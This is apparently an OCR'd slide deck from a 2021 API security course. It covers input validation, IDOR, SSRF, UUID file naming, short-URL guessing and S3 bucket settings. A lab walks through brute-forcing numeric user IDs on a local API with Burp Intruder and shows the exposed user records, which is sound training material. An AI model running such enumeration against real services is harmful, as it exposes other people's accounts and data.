STRICT DATA VALIDATION

Making sure your API only accepts a verified format of input and output data results in more secure APIs.

Examples of strict data validation:

- Strict **validation** of input data according to one format (JSON or XML)
- Strict **declaration** of expected input and output elements, and discard for any unexpected or extra elements.
- Conforming data to certain lengths or **content-types**.
- **Validation** of digital signatures and integrity codes (Hash, Mac)

Copyright © 2021 Mohammed Aldoub (Voulnet)

ADHERENCE TO STANDARDS

The less assumptions API consumers have to make about your API, the less chances exist for abuse and exploitation. A secure API needs to pull no surprises or weird behavior.


Examples include:

- Utilizing and respecting HTTP standard features:
  - **Never** change state/data on a GET or HEAD request.
  - Create new resources with POST.
  - **Update** specific resources with PUT or POST.
  - **Respecting** HTTP caching headers.
  - **Proper** data content-types (json, xml, text… etc)

Copyright © 2021 Mohammed Aldoub (Voulnet)

ADHERENCE TO STANDARDS

You've probably seen something like this, or something much weirder!



Copyright © 2021 Mohammed Aldoub (Voulnet)

CLEAR DOCUMENTATION

If a feature is not very well documented in writing, API users will still document it in their heads (or their internal wikis!) based on what they assume, understand or test.

Where there are assumptions, there are vulnerabilities.

Documentation **must be very clear** on:

- **Unsafe methods** that should only be used in certain circumstances.
  - E.g. methods that output unvalidated data.
  - For example: ReactJS's **dangerouslySetInnerHTML** prop.
- **Edge cases** that need to be handled or understood by developers.
- Errors and **exceptions** returned.

Copyright © 2021 Mohammed Aldoub (Voulnet)

Data and File Security in APIs

DATA AND FILE SECURITY IN APIS

Attacks against files, data and objects in APIs are very prevalent because of the **disjoint** architecture of apps, where files/objects reside in a different service/file system than the one running the app logic.

Usual sources of file/objects/data:

- **Object storage** services (AWS S3, Azure Blobs)
- **Static files** served by web servers (nginx, Apache) or CDNs (Cloudflare, akamai)
- **Data/files** fetched by application logic from the URL.
  - E.g. example.com/download.php?file=/uploads/file.txt

Copyright © 2021 Mohammed Aldoub (Voulnet)

ATTACKS AGAINST API INFRASTRUCTURE

Threats against API infrastructure:

- Attacks against **data stores**:
  - By **direct no-auth access** (Popular with **ElasticSearch**, MongoDB, Redis, Memcached).
  - **Weak**, guessable authentication.
  - **Direct file access** (Bucket storage, Blob storage, etc).
- Routing attacks:
  - **SSRF** (Server Side Request Forgery): Abuse of functionality to access or modify internal, backend assets.

Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub
(Voulnet)

SOLUTIONS TO API INFRASTRUCTURE THREATS

- Utilizing **platform features**:
  - Example: AWS Security Groups and S3 bucket access controls.
- Applying component's best **security practice**:
  - Example: Proper authentication in ElasticSearch, MongoDB … etc
- **Secure development** and code review of custom components.
- **AllowLists** of actions and resources requested by frontend endpoints to the backend.
  - Examples:
    - Verifying internal URL and file access/download.
    - Disabling unsafe URL schemes like file:/// etc
    - Verifying routing information (e.g. X-Forwarded-For headers)

IDOR ATTACKS

- IDOR: Insecure Direct Object Reference
- Which means: Accessing an object directly without authentication/authorization.

- For example: example.com/shoppingcart/55 <-- Your cart ID for example.
  - What if we visit example.com/shoppingcart/12 <-- Someone else's cart ID.

  - If we got in, we have an IDOR vulnerability!

  - Good candidate for scripting and automation!

Copyright © 2021 Mohammed Aldoub (Voulnet)

IDOR THRU APIS


- IDOR attacks are aplenty in APIs!
- APIs usually arrange resources in a clear, enumerable way, e.g.:
  - http://example.com/orders/156
  - http://example.com/users/25

- Developers usually forget to test authorization access on these resources.

Copyright © 2021 Mohammed Aldoub (Voulnet)


LAB11: IDOR USING BURP SUITE

- There exists an IDOR vulnerability in the API at:
- http://localhost/api/v1/user_detail/<xyz>/
- Where XYZ is the user Id.
- Try many numeric user ID --> Script it using python or Burp suite!
- Try it manually first using postman or curl.



Copyright © 2021 Mohammed Aldoub (Voulnet)


LAB SOLUTION




1- Start the Burp Suite application and create a new empty project.

Add the target in the Target tab inside Intruder.

2- Add the request line and use the marker to add a variable in the request body.





3- In the payload tab, set the payload type to be numbers, then set From, To and Step in the Sequential range type.

Then click **Start Attack**.

Copyright © 2021 Mohammed Aldoub (Voulnet)

Intruder attack 1

Copyright © 2021 Mohammed Aldoub (Voulnet)

Attack Save Columns

Results | Target | Positions | Payloads | Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
24	24	404			264	
25	25	200			360	
26	26	200			379	
27	27	200			377	
28	28	404			264	
29	29	404			264	
30	30	404			264	
31	31	404			264	
32	32	404			264	
33	33	404			264	
34	34	404			264	
35	35	404			264	
36	36	404			264	

See the differences in response length and status codes!

Request | Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Fri, 05 Apr 2019 22:20:03 GMT
Content-Type: application/json
Content-Length: 128
Connection: close
Vary: Accept, Cookie
X-Frame-Options: SAMEORIGIN
Allow: PUT, DELETE, OPTIONS, GET, PATCH

{"id": 26, "url": "http://127.0.0.1:8000/api/v1/users/26/", "username": "newuser", "email": "newuser@example.com", "groups": []}
```

See the response itself.

TAKEHOME – LAB12: IDOR IN GRAPHQL

- There exists an IDOR vulnerability in the GraphQL endpoints for users.
- Can you automate it using burp or curl?

Copyright © 2021 Mohammed Aldoub (Voulnet)

FIXING IDOR

Fixing IDOR should be fairly easy, but implementing it can be tricky in practice.

The solution is to verify and enforce that the user calling to access a particular object is authorized for that object.

Problems in fixing IDOR sometimes exist due to:

- Using ready-made libraries that don't provide per-object permissions
- Using direct object mapping to database objects, where the API calls the data-access layer (or ORM) directly
- Where there is no mapping between objects and their owners.

Copyright © 2021 Mohammed Aldoub (Voulnet)

IDOR SCANNING TOOLS

Some tools exist that make testing IDOR in APIs easier.

Astra: https://github.com/flipkart-incubator/Astra

Apidor: https://github.com/bncrypted/apidor

Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)

API SECURITY PLAYGROUNDS

The following projects make it easier to play with and test intentionally insecure APIs and web services:

Damn Vulnerable Web Services: https://github.com/snoopysecurity/dvws

Damn Vulnerable Node JS Services: https://github.com/snoopysecurity/dvws-node

Tiredful-API: https://github.com/payatu/Tiredful-API

Crapi (Crap API): https://github.com/owasp/crapi

OWASP Juice Shop: https://juice-shop.herokuapp.com/

SECURING FILE DOWNLOADS IN DYNAMIC APPLICATION

- In modern apps, multiple tiers are used in app deployments:
  - File delivery tier (static files, using CDNs, File servers, cloud file stores.. Etc
  - App processing tier (The actual app logic layer)
  - Caching and DB layer (Layers used to fetch and write data)

Copyright © 2021 Mohammed Aldoub (Voulnet)

STATIC FILES

- In the modern web, most static files are served by web servers like NGINX and Apache, and not served by the application delivery layer (Python, ruby, nodejs.. etc).
- This is because such web servers are much more capable in file delivery, caching and buffering than busy app delivery servers execution user requests and creating responses.
- By default, when the URL is known for a static, anyone can download it!

Copyright © 2021 Mohammed Aldoub (Voulnet)

ALTERNATIVES TO MITIGATE FILE DOWNLOADS

- Sometimes it's difficult or heavy on performance to verify with the backend for every file download attempt.
- A less secure but more reasonable alternative is needed.
- What if we rename each file to a very random uniquely named filename?
- Meet UUIDs!

Copyright © 2021 Mohammed Aldoub (Voulnet)

UUID BASED FILE DOWNLOADS

- UUID: universally unique identifier. It is a globally accepted standard of generating unique OR random names.

- Careful! There are 4 types of UUID:
  - 1- Unique ID based on device info --> **EASY TO PREDICT**
  - 3- Unique ID based on MD5 hash. --> **WILL CREATE THE SAME UUID FOR THE SAME NAME**
  - 4- random UUID value. --> **GOOD FOR RANDOM NON-CONSTANT NON-TRACEABLE NAMES.**
  - 5- Unique ID based on SHA1 hash. --> **WILL CREATE THE SAME UUID FOR THE SAME NAME**

- Keeping in mind that users usually set predictable filenames (i.e. mycv.pdf), it means that it's easy to create the uuid5 or uuid3 names of a given predictable filename.

Copyright © 2021 Mohammed Aldoub (Voulnet)

UUID BASED FILE DOWNLOADS

UUID3 and UUID5 are the same for the same filename!

UUID4 is always random!

```
>>> uuid.uuid3(name='mycv.pdf',namespace=uuid.NAMESPACE_URL)
UUID('993ec828-969e-36b8-9779-967895d4d663')
>>> uuid.uuid3(name='mycv.pdf',namespace=uuid.NAMESPACE_URL)
UUID('993ec828-969e-36b8-9779-967895d4d663')
>>> uuid.uuid3(name='mycv.pdf',namespace=uuid.NAMESPACE_URL)
UUID('993ec828-969e-36b8-9779-967895d4d663')
>>> uuid.uuid5(name='mycv.pdf',namespace=uuid.NAMESPACE_URL)
UUID('cabeaf9f-4f4b-5fd9-8f45-5da3a065b8a6')
>>> uuid.uuid5(name='mycv.pdf',namespace=uuid.NAMESPACE_URL)
UUID('cabeaf9f-4f4b-5fd9-8f45-5da3a065b8a6')
>>> uuid.uuid5(name='mycv.pdf',namespace=uuid.NAMESPACE_URL)
UUID('cabeaf9f-4f4b-5fd9-8f45-5da3a065b8a6')
>>> uuid.uuid4()
UUID('c972b642-07a7-495b-96ee-c49da0357a28')
>>> uuid.uuid4()
UUID('8dc3b159-e22f-4925-8157-0cf9666f6edb')
>>> uuid.uuid4()
UUID('8c52651b-c668-4cef-b3cf-f91d4ec7784a')
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

UUID BASED FILE DOWNLOADS

- So when to use?
  - If you don't want users to guess other people's UUIDs based on original filenames, then we must use UUID4, because it is random!

  - User1 uploads mycv.pdf --> **RANDOM** UUID4, **CONSTANT** UUID5.
  - User2 uploads mycv.pdf --> **RANDOM** UUID4, **CONSTANT** UUID5.
  - Therefore, UUID4 is preferred here.


- Simple recipe: Generate a UUID4 in place of any filename, and return the UUID4 to the user. Now it's hard for others to guess the filename.

Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)

BREAKING UUIDS AND RANDOM NAMES BY MISTAKE

- The trick of generating long random names for files is well known.
- However, sometimes the system defeats it indirectly by other behaviors.
- For example: Shortening the URL for sending in emails or SMS!



BREAKING UUIDS AND RANDOM NAMES BY MISTAKE

Full URL	Length	Guessing difficulty
drive.google.com/file/d/**1PGT-xx2TFYgYFi67S38f10Pd5B6BPLJN**	34	Hard
bit.ly/**2Uhu4fz**	7	Easiest
tinyurl.com/**y2zaa3jj**	8	Easy

It is relatively easy to guess many short URLs to find their respective longer URLs, resulting in easier discovery of random long UUID filenames!

Copyright © 2021 Mohammed Aldoub (Voulnet)

S3 BUCKETS

S3 (Simple Storage Service, S x 3) is the AWS distributed file system that is scalable and distributed across regions.

In AWS world, a filesystem (or a main folder) is called a bucket, and files and sub-folder are called objects!

S3 insecure configurations have been the source of many many attacks!

Just how bad are S3 leaks??

Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)


INTRO TO S3

AWS S3 is a cloud file-system that can be used by any service inside or outside AWS to read and write files.

Bucket names are unique across AWS (kinda like domain names).

S3 is used for static files, user uploads, log files, website source files, configurations and backups.

Go to your S3 service interface in your AWS console!



Copyright © 2021 Mohammed Aldoub (Voulnet)

S3 SECURITY FEATURES TOUR

- We'll take a quick tour of what security features we can have when we try to create a new S3 bucket.

Copyright © 2021 Mohammed Aldoub (Voulnet)

Create bucket

Buckets are containers for data stored in S3. Learn more

General configuration

Bucket name

myawsbucket

The Bucket name is unique across AWS!

Bucket name must be unique and must not contain spaces or uppercase letters. **See rules for bucket naming**

Region

US East (N. Virginia) us-east-1

Choose whatever region you want, but choose your default

Copy settings from existing bucket - *optional*

Only the bucket settings in the following configuration are copied.

Choose bucket

Copyright © 2021 Mohammed Aldoub (Voulnet)

Bucket Versioning

Versioning is a means of keeping multiple variants of an object in the same bucket. You can use versioning to preserve, retrieve, and restore every version of every object stored in your Amazon S3 bucket. With versioning, you can easily recover from both unintended user actions and application failures. Learn more

Bucket Versioning

- ○ Disable
- ◉ Enable

Versioning protects from accidental delete or overwrite, like a ransomware attack!

Tags (0) - *optional*

Track storage cost or other criteria by tagging your bucket. Learn more

No tags associated with this bucket.

Add tag

Encryption settings for a bucket

Default encryption

Automatically encrypt new objects stored in this bucket. Learn more

Server-side encryption

- ○ Disable
- ◉ Enable

Encryption key type

To upload an object with a customer-provided encryption key (SSE-C), use the AWS CLI, AV

- ◉ Amazon S3 key (SSE-S3)
  An encryption key that Amazon S3 creates, manages, and uses for you. Learn more
- ○ AWS Key Management Service key (SSE-KMS)
  An encryption key protected by AWS Key Management Service (AWS KMS). Learn mor

Default encryption using S3 keys by AWS

Encryption using your managed keys in KMS.

Copyright © 2021 Mohammed Aldoub (Voulnet)

Bucket settings for Block Public Access

Public access is granted to buckets and objects through access control lists (ACLs), bucket policies, access point policies, or all. In order to ensure that public access to this bucket and its objects is blocked, turn on Block all public access. These settings apply only to this bucket and its access points. AWS recommends that you turn on Block all public access, but before applying any of these settings, ensure that your applications will work correctly without public access. If you require some level of public access to this bucket or objects within, you can customize the individual settings below to suit your specific storage use cases. **Learn more**

Prevent setting public access to S3 files

- [x] **Block *all* public access**

  Turning this setting on is the same as turning on all four settings below. Each of the following settings are independent of one another.

  - [x] **Block public access to buckets and objects granted through *new* access control lists (ACLs)**

